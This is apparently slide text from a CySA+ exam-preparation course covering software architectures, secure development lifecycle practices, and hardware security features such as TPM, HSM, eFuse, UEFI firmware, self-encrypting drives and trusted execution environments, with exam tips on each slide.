- Common application architecture types describe how processing and data are distributed across systems, ranging from fully centralized to fully distributed designs.
- Host-based architecture runs everything on a single central system with dumb terminals; client-based runs the application on the endpoint; client/server splits work between an endpoint client and a central server; and distributed or n-tier architecture spreads presentation, application, and data functions across multiple separate layers or servers.
- Each model shifts the trust boundaries and attack surface, so a monolithic host concentrates risk on one system while an n-tier design multiplies the network communication paths that must be secured.
- A security analyst cares because identifying the architecture type determines where controls belong, how components communicate, and which tiers hold the sensitive data and logic an attacker would target.
- **On the exam: CS0-003 may ask you to match an architecture type such as client/server or n-tier to its security implications or to where a control should be applied.**

© 2026 Tertiary Infotech Academy Pte Ltd

Common Architecture Types — Key Points

- Host-based
- Client-based
- Client/server
- Distributed (n-tier)

© 2026 Tertiary Infotech Academy Pte Ltd

Software Considerations — In Depth

- Software considerations are the deployment models an application can use, each carrying distinct security trade-offs that shape how it should be assessed and protected.
- A thick (or fat) client performs substantial processing locally in a client/server model, a thin client relies on a central server with minimal local logic, a web application is a distributed browser-based design, mobile apps run on portable devices, and embedded software is self-contained code running on dedicated hardware, with a system-on-chip (SoC) being an especially compact embedded form.
- Where code and data execute changes the attack surface, so a thick client exposes logic on the endpoint for reverse engineering while a web application concentrates risk in server-side and browser-facing components.
- A security analyst cares because the software type dictates the appropriate testing approach, patching strategy, and controls, since embedded and mobile software in particular are often harder to update and monitor than server-based applications.
- **On the exam: Expect questions distinguishing thick versus thin clients, web, mobile, and embedded/SoC software and matching each to its characteristic vulnerabilities or update challenges.**

© 2026 Tertiary Infotech Academy Pte Ltd

Software Considerations — Key Points

- Client/server
  - Thick client
- Web application
  - Distributed, browser-based
- Mobile
  - Thin client

© 2026 Tertiary Infotech Academy Pte Ltd

Software Considerations (2)

- Embedded
  - Self-contained
- System-on-chip (SoC)
  - More compact embedded
- Firmware
  - Just the stable code

© 2026 Tertiary Infotech Academy Pte Ltd

Service-Oriented Architecture (SOA) — In Depth

- Service-Oriented Architecture (SOA) is a design in which clients consume discrete, reusable services through APIs, typically over web protocols, using a loosely coupled connection so services can change independently of the clients that call them.
- SOA connections may be persistent (a maintained session) or non-persistent (per-request), and the architecture can be open (exposed to external consumers) or closed (internal only), while cloud computing makes SOA far easier to scale on demand.
- Because services are loosely coupled and exposed via APIs, SOA relies on standards like Security Assertions Markup Language (SAML) to carry authentication and authorization assertions between the identity provider and the services a client consumes.
- A security analyst cares because each exposed service is an attack surface requiring its own authentication, authorization, and input validation, and misconfigured federation or API security in a SOA can allow unauthorized cross-service access.
- **On the exam: The exam may reference SAML as the standard for SOA authentication and authorization or test the security implications of loosely coupled, API-consumed services.**

© 2026 Tertiary Infotech Academy Pte Ltd

Service-Oriented Architecture (SOA) — Key Points

- SOA clients consume services via APIs
- Usually based on web approach
  - Loosely-coupled connection between client and server
- Two types of connections
  - Persistent
  - Non-persistent
- SOAs can be open or closed
- Cloud computing makes SOA far easier to scale

© 2026 Tertiary Infotech Academy Pte Ltd

Service-Oriented Architecture (SOA) (2)

- Security Assertions Markup Language (SAML)
  - Common standard for SOA authentication and authorization
  - SOA implies separate trust zones
  - Applications need a standard way to communicate identity and state

© 2026 Tertiary Infotech Academy Pte Ltd

Service-Oriented Architecture (SOA) (3)

- Simple Object Access Protocol (SOAP)
  - Early method to invoke services
  - XML over HTTP
  - Data in envelope approach
  - Can be complex

© 2026 Tertiary Infotech Academy Pte Ltd

Service-Oriented Architecture (SOA) (4)

- Representational State Transfer (REST)
  - Lightweight and flexible
  - Preferred for clients with minimal processing capability
  - Based on HTTP methods
- Microservices
  - Limited scope, loosely coupled services (often REST)

© 2026 Tertiary Infotech Academy Pte Ltd

DevOps — In Depth

- DevOps is a culture and set of practices that integrate software development with IT operations so the two functions collaborate continuously rather than working in separate silos.
- It gives operations direct input into software functionality and quality while giving developers timely, real-world feedback on how their code behaves in production, typically supported by automation, continuous integration, and continuous delivery pipelines.
- This tighter loop accelerates release cadence and improves reliability, but the automation and shared pipelines it introduces also create new assets that must be secured.
- A security analyst cares because faster, automated releases can propagate vulnerabilities to production just as quickly, making pipeline security and early testing essential.
- **On the exam: On the exam DevOps is contrasted with DevSecOps, where you must recognize that DevOps alone does not inherently build security into the pipeline.**

© 2026 Tertiary Infotech Academy Pte Ltd

DevOps — Key Points

- Integrates operations with software development
- Gives operations direct input into software functionality and quality
- Developers benefit from timely, relevant perspective

© 2026 Tertiary Infotech Academy Pte Ltd

DevSecOps — In Depth

- DevSecOps extends DevOps by integrating security as a shared responsibility throughout the entire development and operations lifecycle rather than treating it as a final gate.
- By embedding automated security testing, code analysis, and controls into the CI/CD pipeline, it raises the priority of security so it is designed in from the start instead of bolted on afterward.
- This shift-left approach is more effective and far cheaper because flaws found and fixed during design and coding cost far less to remediate than those discovered in production.
- A security analyst cares because DevSecOps operationalizes continuous vulnerability management, giving the SOC earlier visibility into weaknesses and reducing the volume of defects that ever reach a live environment.
- **On the exam: CS0-003 emphasizes DevSecOps as building security in early (shift-left) and integrating automated security testing into the pipeline rather than adding security later.**

© 2026 Tertiary Infotech Academy Pte Ltd

DevSecOps — Key Points

- Integrates security with DevOps
- Increases the priority of security
  - No longer an afterthought
- Easier (and cheaper) to design security into software
  - No adding it in later

© 2026 Tertiary Infotech Academy Pte Ltd

Coding Requirements — In Depth

- Coding requirements are the specifications that define how software must behave, and they are grouped into functional, non-functional, and security categories that together drive secure development.
- Functional requirements describe the inputs, processes, and outputs the software must produce; non-functional requirements define characteristics such as acceptable character inputs, input constraints, performance, and system limitations; and security requirements specify the behaviors and characteristics needed to meet defined security levels, including how the system safely interacts with other systems.
- Capturing these requirements up front lets developers build validation, constraints, and protective behaviors directly into the code rather than discovering gaps after deployment.
- A security analyst cares because vague or missing security and input requirements are a root cause of injection, overflow, and logic flaws, so reviewing requirements is an early and cost-effective point to prevent vulnerabilities.
- **On the exam: Expect the exam to distinguish functional, non-functional, and security requirements and to stress defining input constraints and security behaviors early to prevent vulnerabilities.**

© 2026 Tertiary Infotech Academy Pte Ltd

Coding Requirements — Key Points

- Functional requirements
  - Inputs, processes, & outputs
- Non-functional requirements
  - Character inputs, input constraints, & system limitations
- Security requirements
  - Behaviors and characteristic to meet security levels
  - Interaction with other systems
  - Class includes functional & non-functional aspects

© 2026 Tertiary Infotech Academy Pte Ltd

Development Phase — In Depth

- The development phase of the software development life cycle (SDLC) spans design, engineering, and construction, where requirements are turned into working code and security must be built in from the start rather than bolted on later.
- A core security activity here is static analysis (static application security testing, or SAST), which examines source code, bytecode, or binaries before the program is ever executed to flag insecure patterns such as SQL injection, buffer overflows, and hardcoded credentials using automated tools that assist both developers and analysts.
- Manual code review complements automation, with human developers and security staff inspecting logic that scanners miss, such as flawed authentication decisions or business-logic errors.
- A SOC analyst cares because vulnerabilities caught during development are far cheaper and safer to fix than those discovered in production, reducing the flow of exploitable defects into the environment they must later defend.
- **On the exam: Expect questions that ask you to identify static analysis (SAST) and manual code review as pre-execution, development-phase controls, and to distinguish them from dynamic testing done at runtime.**

© 2026 Tertiary Infotech Academy Pte Ltd

Development Phase — Key Points

- Design
- Engineering
- Construction

© 2026 Tertiary Infotech Academy Pte Ltd

Development Phase (2)

- Static analysis
  - Before code has been executed
  - Automated tools assist analyst and developers
- Code review
  - Manual inspection by human developers and security staff

© 2026 Tertiary Infotech Academy Pte Ltd

Implementation Phase — In Depth

- The implementation phase centers on testing the built software before and during deployment, validating both what it does and how securely and reliably it does it.
- Functional testing confirms the software performs as designed, non-functional testing checks qualities like performance and infrastructure resilience, and user acceptance testing (UAT) verifies the software behaves as the end user actually expects.
- For the security professional this phase includes dynamic analysis and fuzzing, where the application is fed large volumes of malformed, unexpected, or random input to trigger crashes, memory corruption, or unhandled exceptions that reveal exploitable flaws.
- An analyst cares because runtime testing like fuzzing exposes input-handling weaknesses that static review cannot see, giving a last chance to catch vulnerabilities before they reach production.
- **On the exam: The exam commonly tests fuzzing as a dynamic input-based technique and asks you to differentiate functional, non-functional, user acceptance, and security testing within the implementation phase.**

© 2026 Tertiary Infotech Academy Pte Ltd

Implementation Phase — Key Points

- Testing
  - Functional
    - Software performs as expected
  - Non-functional
    - Quality test of infrastructure
  - User acceptance
    - Software acts as user expects

© 2026 Tertiary Infotech Academy Pte Ltd

Implementation Phase (2)

- Testing for the security professional
  - Fuzzing
    - Give software various input
    - Define crashes & exceptions
  - Stress
    - Push limits of software
    - Give input the software is expecting
  - Regression
    - Test security through updates & patches

© 2026 Tertiary Infotech Academy Pte Ltd

Operations & Maintenance Phase — In Depth

- The operations and maintenance phase covers the software's productive life after release, when it is monitored, patched, and supported until retirement.
- Maintenance responsibilities must be defined up front, spelling out the security requirements developers and implementers must uphold and establishing a patching cadence, including how often patches ship, under what conditions emergency fixes are issued, and who is accountable for applying them.
- Because all software eventually reaches end-of-life, this phase also defines when support stops so the organization can plan replacement before the product stops receiving security updates.
- A SOC analyst cares because unpatched or end-of-life software is a leading source of exploitable exposure, and clear ownership of patching and EOL directly determines how quickly known vulnerabilities get closed.
- **On the exam: Look for questions on patch management responsibility, patch cadence, and recognizing end-of-life or unsupported software as a residual risk that must be tracked and remediated.**

© 2026 Tertiary Infotech Academy Pte Ltd

Operations & Maintenance Phase — Key Points

- Maintenance responsibility
  - Outline software security requirements for developers & implementers
  - Patches – how often, under what conditions, who is responsible
- Maintenance phase length
  - All software eventually gets retired
  - Define end-of-life


© 2026 Tertiary Infotech Academy Pte Ltd

Waterfall Model — In Depth

- Waterfall is a sequential, phase-gated software development methodology in which each stage such as requirements, design, implementation, testing, and maintenance is completed and signed off before the next begins.
- Its rigid structure produces heavy documentation and predictable milestones, but security requirements and testing tend to be concentrated late in the cycle, so flaws discovered near the end are expensive and disruptive to fix.
- A security analyst cares because in a Waterfall shop vulnerability findings often arrive late and change control is slow, meaning remediation timelines and secure design decisions must be pushed as early as possible into the fixed sequence.
- **On the exam: The exam contrasts Waterfall's rigid, sequential phases with Agile's iterative approach and asks how each methodology affects where and when security testing and fixes occur.**

© 2026 Tertiary Infotech Academy Pte Ltd

Waterfall Model




© 2026 Tertiary Infotech Academy Pte Ltd

Agile Model — In Depth

- Agile is an iterative, incremental development methodology that delivers working software in short cycles called sprints, favoring continuous feedback and adaptation over a single fixed plan.
- Security is integrated continuously through practices like adding security requirements to the backlog, security-focused user stories, and automated testing woven into each iteration, which supports DevSecOps and shifting security left.
- An analyst cares because Agile's rapid, frequent releases mean vulnerabilities can be introduced and remediated quickly, so security controls such as automated scanning must be embedded in the pipeline to keep pace with continuous deployment.
- **On the exam: Expect to identify Agile as iterative and sprint-based, to associate it with continuous/automated security testing and DevSecOps, and to compare it against the Waterfall model.**

© 2026 Tertiary Infotech Academy Pte Ltd

Agile Model



© 2026 Tertiary Infotech Academy Pte Ltd

SEI — In Depth

- The Software Engineering Institute (SEI) at Carnegie Mellon University is a federally funded research center that produces widely referenced software security and process guidance, including the CERT secure coding standards.
- Its Top 10 Secure Coding Practices distill defensive principles such as validating all input, heeding compiler warnings, keeping designs simple, defaulting deny, adhering to least privilege, and practicing defense in depth into actionable rules for developers.
- A security analyst cares because these practices give an authoritative baseline for evaluating whether code and development processes reduce vulnerabilities, which is useful when reviewing findings or recommending remediation to development teams.
- **On the exam: Recognize SEI/CERT as an authoritative source of secure coding standards and its Top 10 Secure Coding Practices as a reference for secure development, alongside OWASP.**

© 2026 Tertiary Infotech Academy Pte Ltd

SEI — Key Points

- Top ten practices - https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices

© 2026 Tertiary Infotech Academy Pte Ltd

OWASP — In Depth

- The Open Worldwide Application Security Project (OWASP) is a nonprofit community that publishes free, vendor-neutral resources on application security, most notably the OWASP Top 10 list of the most critical web application risks.
- Its Secure Coding Practices Quick Reference Guide organizes defensive controls into sections, with input validation being foundational because unvalidated input is the root of injection, cross-site scripting, and many other attacks.
- A SOC analyst cares because OWASP provides a common language and prioritized checklist for classifying web vulnerabilities, guiding scan interpretation, and recommending concrete fixes such as strict input validation and output encoding.
- **On the exam: The exam frequently references the OWASP Top 10 and secure coding guidance, especially input validation as the primary defense against injection and XSS.**

© 2026 Tertiary Infotech Academy Pte Ltd

OWASP — Key Points

- https://www.owasp.org/images/0/08/OWASP_SCP_Quick_Reference_Guide_v2.pdf
- TOC
- Input validation section

© 2026 Tertiary Infotech Academy Pte Ltd

Trusted Platform Module (TPM) — In Depth

- A Trusted Platform Module (TPM) is a dedicated, tamper-resistant cryptographic chip (often implemented as a system-on-chip) built into a device's motherboard to generate, store, and manage cryptographic keys and support hardware-based trust.
- It contains persistent memory holding the endorsement key (EK) that uniquely identifies the chip and the storage root key (SRK), plus versatile memory holding Platform Configuration Registers (PCRs) that store measurements of boot components, attestation identity keys (AIKs) used to prove system state, and storage keys that protect other keys.
- TPMs enable full-disk encryption binding (as with BitLocker), secure boot integrity, and remote attestation of a platform's health.
- A security analyst cares because the TPM anchors hardware root of trust, so keys and boot measurements resist software-based theft and tampering, strengthening endpoint and data protection.
- **On the exam: Know the TPM as a motherboard-bound chip and be able to match its components, EK, SRK, PCRs, and AIKs, to their roles in key storage, integrity measurement, and attestation.**

© 2026 Tertiary Infotech Academy Pte Ltd

Trusted Platform Module (TPM) — Key Points

- TPM chip
  - System-on-chip (SoC)
  - Stores cryptographic keys and the functionality to deal with them
- Persistent memory
  - Endorsement key (EK)
  - Storage root key (SRK)
- Versatile memory
  - Platform Configuration Registers (PCRs)
  - Attestation Identity Keys (AIKs)
  - Storage keys

© 2026 Tertiary Infotech Academy Pte Ltd

Hardware Security Module (HSM) — In Depth

- A Hardware Security Module (HSM) is a dedicated, tamper-resistant device that generates, stores, and manages cryptographic keys and performs cryptographic operations in a physically isolated, high-assurance environment.
- Unlike a TPM, an HSM is not bound to a single motherboard and typically takes the form of a removable card, USB device, or network-attached appliance, allowing it to serve many systems and scale to high transaction volumes.
- It is used for high-value functions such as certificate authority key protection, payment processing, and bulk encryption, often meeting FIPS 140-2/140-3 validation.
- A security analyst cares because an HSM keeps the most sensitive keys off general-purpose systems, so even a fully compromised host cannot extract the private keys the HSM guards.
- **On the exam: Expect to distinguish an HSM (removable/standalone, scalable, not motherboard-bound) from a TPM (fixed to one motherboard) as hardware roots of trust for key management.**

© 2026 Tertiary Infotech Academy Pte Ltd

Hardware Security Module (HSM) — Key Points

- Not bound to a motherboard
- Removable card or device

© 2026 Tertiary Infotech Academy Pte Ltd

eFuse — In Depth

- An eFuse is a microscopic, one-time-programmable nonvolatile bit built into a chip that, once burned or set to 1, physically cannot be reset, making its state permanent and tamper-evident.
- Manufacturers use banks of eFuses to permanently disable functionality such as debug or manufacturing-test interfaces, record configuration or version data, and store immutable values like device identifiers or cryptographic keys.
- Because a set eFuse cannot be reverted, it can enforce anti-rollback and lock a device into a trusted configuration after production.
- A security analyst cares because eFuses provide a hardware-enforced, irreversible security state that resists software attacks, supporting secure boot chains and preventing downgrade or re-enabling of disabled features.
- **On the exam: Recognize the eFuse as a one-time-programmable, irreversible hardware bit used to permanently disable features or store immutable keys and configuration.**

© 2026 Tertiary Infotech Academy Pte Ltd

eFuse — Key Points

- Nonvolatile bit
  - Once set to 1, cannot be changed
- Useful to permanently disable functionality
  - Manufacturing tests
- Useful to permanently store data
  - Cryptographic keys

© 2026 Tertiary Infotech Academy Pte Ltd

Firmware — In Depth

- Firmware is low-level software burned into a hardware chip that controls how a device initializes and operates, sitting between the physical hardware and higher-level software and being comparatively difficult to change.
- Modern systems use the Unified Extensible Firmware Interface (UEFI) in place of legacy BIOS, and its boot process moves through defined phases: Security (SEC), Pre-EFI Initialization (PEI), Driver Execution Environment (DXE), Boot Device Select (BDS), Transient System Load (TSL), and Runtime (RT).
- UEFI adds capabilities such as Secure Boot, larger disk support, and a pre-boot environment.
- A security analyst cares because firmware runs before the operating system and its defenses, so a compromise, such as a bootkit or malicious UEFI implant, is stealthy, persistent, and extremely difficult to detect or remove.
- **On the exam: Know firmware as chip-resident low-level software and be able to place the UEFI boot phases (SEC, PEI, DXE, BDS, TSL, RT) in order and explain why firmware-level compromise is high impact.**

© 2026 Tertiary Infotech Academy Pte Ltd

Firmware — Key Points

- Software that’s burned into hardware (chip)
- Difficult to change

© 2026 Tertiary Infotech Academy Pte Ltd

Firmware (2)

- Unified Extensible Firmware Interface (UEFI)
  - Security Phase (SEC)
  - Pre-EFI Initialization (PEI)
  - Driver Execution Environment (DXE)
  - Boot Device Select (BDS)
  - Transient System Load (TSL)
  - Runtime (RT)

© 2026 Tertiary Infotech Academy Pte Ltd

Firmware Security — In Depth

- Firmware security protects the low-level code that runs before the operating system, using integrity verification and controlled update mechanisms to keep the boot chain trustworthy.
- Measured boot with attestation calculates cryptographic hashes of each component as it loads rather than only checking digital signatures, stores those hashes (typically in TPM PCRs), and securely reports them to a management or attestation station that decides whether the platform is in a known-good state.
- Trusted firmware updates provide a built-in ability to download, cryptographically verify, and safely swap firmware images, often using dual banks so a failed or malicious write does not leave the device unbootable.
- A security analyst cares because these controls detect firmware tampering and prevent bricking, closing a stealthy persistence avenue that attackers exploit below the operating system.
- **On the exam: Expect questions distinguishing measured boot and attestation (hashing plus remote reporting) from signature-based secure boot, and recognizing verified, resilient firmware updates as a defense against firmware-level attacks.**

© 2026 Tertiary Infotech Academy Pte Ltd

Firmware Security — Key Points

- Measured boot and attestation
  - Instead of verifying digital signatures of code
    - Calculates code hashes
    - Stores hashes of programs that have been run
    - Securely sends hashes to management station

© 2026 Tertiary Infotech Academy Pte Ltd

Firmware Security (2)

- Trusted firmware updates
  - Built-in capability to download, verify, and swap firmware images
  - Avoids overwrite failures that result in unbootable devices

© 2026 Tertiary Infotech Academy Pte Ltd

Storage Encryption — In Depth

- Storage encryption protects data at rest so that if a drive or device is lost, stolen, or improperly decommissioned, the stored contents remain unreadable without the decryption key. The most common form is full-disk encryption (FDE), which encrypts the entire volume including the operating system, page file, and temporary files.
- FDE can be implemented in software, where the operating system or a product such as BitLocker or LUKS performs the cryptographic operations using the host CPU, or in hardware, where the drive itself performs encryption transparently. Software FDE is flexible and low-cost but consumes CPU cycles and depends on the OS being trustworthy, while hardware encryption offloads the work and keeps keys off the general-purpose processor.
- A security analyst cares because encrypting storage is a primary defense-in-depth control for confidentiality and is often a compliance requirement, and because understanding the implementation determines the real-world attack surface and recovery options.
- **On the exam: Expect questions asking you to compare software-based FDE against hardware-based encryption and to identify which control protects data at rest on a lost or stolen device.**

© 2026 Tertiary Infotech Academy Pte Ltd

Storage Encryption — Key Points

- Full-disk encryption (FDE)
  - Software
  - Hardware

© 2026 Tertiary Infotech Academy Pte Ltd

Hardware Encryption — In Depth

- Hardware encryption performs cryptographic operations on a dedicated controller rather than on the host CPU, most commonly implemented as a self-encrypting drive (SED) that encrypts and decrypts every block transparently as data moves to and from the platters or flash. The drive always encrypts the media with an internal data-encryption key, so encryption is effectively always on.
- The user supplies a password or passphrase, but that password is not used directly to scramble the data; instead it is used to encrypt (wrap) the drive's media-encryption key, and the resulting encrypted key is stored in nonvolatile memory inside the disk controller. This design lets an administrator perform a near-instant cryptographic erase by discarding the media key, and it lets the password be changed without re-encrypting the entire drive.
- An analyst cares because SEDs offload work from the CPU, resist software-based key extraction better than pure software FDE, and support rapid sanitization, but the plaintext is still exposed in memory once data is read, which shapes the residual risk.
- **On the exam: The exam tests whether you understand that a self-encrypting drive stores an encrypted media key in the controller and that the user password unlocks that key rather than being the key itself.**

© 2026 Tertiary Infotech Academy Pte Ltd

Hardware Encryption — Key Points

- Self-encrypting drive (SED)
  - User provides password
  - Password gets used to encrypt key
  - Encrypted key is stored in nonvolatile memory of the disk controller

© 2026 Tertiary Infotech Academy Pte Ltd

Bus Encryption — In Depth

- Bus encryption addresses a gap in self-encrypting drives, where data is decrypted to plaintext at the disk controller and then travels across the internal data bus in the clear, exposing it to bus-probing or memory-snooping attacks. It moves the cryptographic module off the disk controller and closer to or inside the CPU so that data remains ciphertext while it is on the bus and is only decrypted within a protected boundary.
- This approach requires a dedicated cryptoprocessor chip that decrypts instructions and data only inside a trusted boundary, meaning software must be specifically compiled or provisioned to run in that protected environment. Because of that requirement it imposes real functional limitations and cannot run arbitrary off-the-shelf software.
- Bus encryption is expensive, complex, and restrictive, so it is used for high-assurance embedded and special-purpose systems rather than general-purpose computers; an analyst should recognize it as a strong but niche control when evaluating protection of data in transit inside a machine.
- **On the exam: Look for questions contrasting bus encryption with SEDs, noting that bus encryption keeps data as ciphertext on the data bus and is impractical for general-purpose computers due to cost and complexity.**

© 2026 Tertiary Infotech Academy Pte Ltd

Bus Encryption — Key Points

- SED still exposes plaintext once data gets read from the disk
- Moving crypto module from the disk controller to the CPU
  - Keeps data on the bus as ciphertext
  - Requires a dedicated chip (cryptoprocessor)

© 2026 Tertiary Infotech Academy Pte Ltd

Bus Encryption (2)

- Bus encryption is not suitable for general purpose computers
  - Expensive
  - Complex
  - Functional limitations

© 2026 Tertiary Infotech Academy Pte Ltd

Secure Processing — In Depth

- Secure processing provides a hardware-backed protected runtime that isolates sensitive code and data from the main operating system and other applications, so that even a compromised OS cannot read or tamper with what runs inside it. This is typically delivered as a trusted execution environment (TEE) or a secure enclave carved out of the main processor.
- A TEE is a runtime environment that limits how programs interact with one another and with the outside world, enforcing confidentiality and integrity for the code and data loaded into it, and reputable implementations undergo rigorous assessment prior to certification so their isolation guarantees can be trusted. Common uses include protecting cryptographic keys, biometric templates, digital-rights material, and attestation secrets.
- An analyst cares because secure enclaves shrink the attack surface for the most sensitive operations and support hardware root-of-trust and remote attestation, which are increasingly relied on for verifying system integrity and protecting credentials.
- **On the exam: Expect items describing a trusted execution environment or secure enclave and asking why an isolated runtime protects sensitive operations such as key handling from the main OS.**

© 2026 Tertiary Infotech Academy Pte Ltd

Secure Processing — Key Points

- Trusted execution environment (TEE)
  - Rigorous assessment prior to certification
  - Secure enclave
    - Runtime environment that limits how programs interact with one another and the outside world

© 2026 Tertiary Infotech Academy Pte Ltd


TEE and REE — In Depth

